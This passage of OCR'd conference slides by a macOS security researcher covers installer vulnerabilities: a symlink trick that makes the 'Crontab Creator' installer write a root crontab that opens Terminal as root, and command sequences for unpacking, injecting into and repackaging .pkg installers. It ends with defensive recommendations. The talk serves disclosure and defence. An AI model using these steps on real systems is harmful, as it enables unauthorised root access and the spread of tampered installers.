


the time issue

- 1 mistake = cost of ~24 hours

- my case: 1st push - **wait 24 hours** - reject - no proper closing - fix - 2nd push - **wait 24 hours** - approved - priv esc doesn’t work on Mojave :(- try on High Sierra - minimum OS is Mojave - fix - 3rd push - **wait 24 hours** - approve - works on High Sierra :)

Crontab Creator



privilege escalation

#1 the file we need - root

Example #1 - root

```
#run backup-apps.sh script every minute

* * * * * /Applications/Scripts/backup-apps.sh
```

#2 follow previous steps to redirect the file

```
cd /Applications/
mkdir "Crontab Creator.app"
cd Crontab\ Creator.app/
mkdir Contents
cd Contents/
ln -s /usr/lib/cron/tabs/ Resources
```

#3 install the app

#4 create script file

```
cd /Applications/
mkdir Scripts
cd Scripts/
echo /Applications/Utilities/Terminal.app/
Contents/MacOS/Terminal > backup-apps.sh
chmod +x backup-apps.sh
```

#5 Terminal runs as root

demo - Crontab Creator & privilege escalation

bypassing root permissions
case #2 - 
infecting installers

infecting installers

- not really a bypass (user has to authenticate)
- will break the *.pkg file’s signature (Gatekeeper will block!)
- need a way to get the infected *.pkg file to the victim (e.g.: MITM)
- adding a file to the application doesn’t break its signature
  - .app is only a folder, signing happens on the .macho / .dylib level)

infecting an installer

#1 grab a pkg file

#2 unpack the pkg file

```
pkgutil --expand example.pkg myfolder Contents
```

#3 decompress payload

```
tar xvf embedded.pkg/Payload
```

#4 embed your file

```
$ mkdir Example.app/Contents/test
$ echo aaaa > Example.app/Contents/test/a
```

#5 recompress

```
find ./Example.app | cpio -o --format odc | gzip -c > Payload
```

#6 move and delete files

#7 repackage pkg

```
pkgutil --flatten myfolder/ mypackage.pkg
```

demo - infecting pkg files

redistributing paid apps

redistribution

- grab the pkg from the App Store (AppStoreExtract)
- redistribute
  - will run - no verification
  - in-app purchases won’t work

closing thoughts

things to consider / recommendations

- 1. Installers shouldn’t follow symlinks or should stop if the folder already exists or shouldn’t have access to sensitive location (the latter is done in Mojave)
- 2. Installers should check if the App folder already exists and if yes, then who is the owner. If the owner is different from root, the installation should be rejected.
- 3. The Application’s container (.app folder) should be verified for number of files, size, etc, to exclude if there is any extra content.
- 4. Paid apps should only run if the user purchased them, developers should embed verification into their apps.

research idea

- Launchpad can delete App Store installed apps w/o authentication
  - how does it know which apps it can delete?
  - where is that DB stored - can the user edit it?
  - Launchpad layout:

```
cd  $(getconf DARWIN_USER_DIR)/com.apple.dock.launchpad/db
sqlite3 -column -header db
```

    - user editable, but no info where the app came from :(

thank you

Csaba Fitzl
Twitter: @theevilbit

Credits

- Icon: Pixel Buddha https://www.flaticon.com/authors/pixel-buddha
- Dylan hijacking:
  - Patrick Wardle https://www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x